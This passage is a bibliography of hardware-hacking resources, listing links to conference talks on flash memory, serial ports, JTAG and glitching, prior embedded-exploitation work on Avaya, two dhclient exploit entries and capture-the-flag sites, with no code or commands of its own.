 - [HTTPS://WWW.BLACKHAT.COM/DOCS/US-14/MATERIALS/US-14-OH-REVERSE-ENGINEERING-FLASH-MEMORY-FOR-FUN-AND-BENEFIT-WP.PDF](https://www.blackhat.com/docs/us-14/materials/us-14-Oh-Reverse-Engineering-Flash-Memory-For-Fun-And-Benefit-WP.pdf)
 - [HTTPS://WWW.FLASHROM.ORG/ISP](https://www.flashrom.org/ISP)
- GENERAL HARDWARE HACKING
 - [HTTP://WWW.DEVTYS0.COM/2012/11/REVERSE-ENGINEERING-SERIAL-PORTS/](http://www.devttys0.com/2012/11/reverse-engineering-serial-ports/)
 - [HTTPS://WWW.DEFCON.ORG/IMAGES/DEFCON-21/DC-21-PRESENTATIONS/PHORKUS-EVILROB/DEFCON-21-PHORKUS-EVILROB-HACKING-EMBEDDED-DEVICES-BAD-THINGS-TO-GOOD-HARDWARE.PDF](https://www.defcon.org/images/defcon-21/dc-21-presentations/phorkus-evilrob/defcon-21-phorkus-evilrob-hacking-embedded-devices-bad-things-to-good-hardware.pdf)
 - [HTTPS://WWW.PENTESTPARTNERS.COM/SECURITY-BLOG/HOW-TO-READ-FROM-AN-EEPROM/](https://www.pentestpartners.com/security-blog/how-to-read-from-an-EEPROM/)
 - [HTTPS://PUBLISHED-PRD.LANYONEVENTS.COM/PUBLISHED/RSAAP15.6381_AP18/SESSIONSFILES/4419/CMI-R03-EMBEDDED-SYSTEMS-OR-HOW-I-LEARNED-TO-START-WORRYING-AND-HATE-IOT_FINAL.PDF](https://published-prd.lanyonevents.com/published/rSaAP15.6381_AP18/sessionsFiles/4419/CMI-R03-EMBEDDED-SYSTEMS-OR-HOW-I-LEARNED-TO-START-WORRYING-AND-HATE-IOT_FINAL.PDF)
 - [HTTPS://BLOG.SENR.IO/BLOG/JTAG-EXPLAINED](https://blog.senr.io/blog/jtag-explained)
- GLITCHING ATTACK
 - [HTTPS://WWW.YOUTUBE.COM/WATCH?V=TeCQatNcF20](https://www.youtube.com/watch?v=TeCQatNcF20) (GLITCHY DESCRIPTOR FIRMWARE GRAB - SCANLIME:015)

PRIOR WORK

- RED BALLOON SECURITY PRESENTATIONS ON AVAYA
 - [HTTPS://WWW.RSACONFERENCE.COM/VIDEOS/STEPPING-P3WNS-ADVENTURES-IN-FULL-SPECTRUM-EMBEDDED-EXPLOITATION-DEFENSE](https://www.rsaconference.com/videos/stepping-p3wns-adventures-in-full-spectrum-embedded-exploitation-defense)
 - [HTTPS://WWW.RSACONFERENCE.COM/WRITABLE/PRESENTATIONS/FILE_UPLOAD/BR-T08-EMBEDDED-EXPLOITATION-PARTY-TRICK.PDF](https://www.rsaconference.com/writable/presentations/file_upload/br-t08-embedded-exploitation-party-trick.pdf)
- DHCLIENT EXPLOITS
 - [HTTPS://WWW.EXPLOIT-DB.COM/EXPLOITS/9265](https://www.exploit-db.com/exploits/9265)
 - [HTTPS://WWW.EXPLOIT-DB.COM/EXPLOITS/36933](https://www.exploit-db.com/exploits/36933)

CAPTURE THE FLAG

- [HTTPS://MICROCORRUPTION.COM/](https://microcorruption.com/)
- [HTTPS://HOLIDAYHACKCHALLENGE.COM/2015/](https://holidayhackchallenge.com/2015/)
- [HTTPS://GITHUB.COM/PRAETORIAN-CODE/DVRF](https://github.com/praetorian-code/dvrf)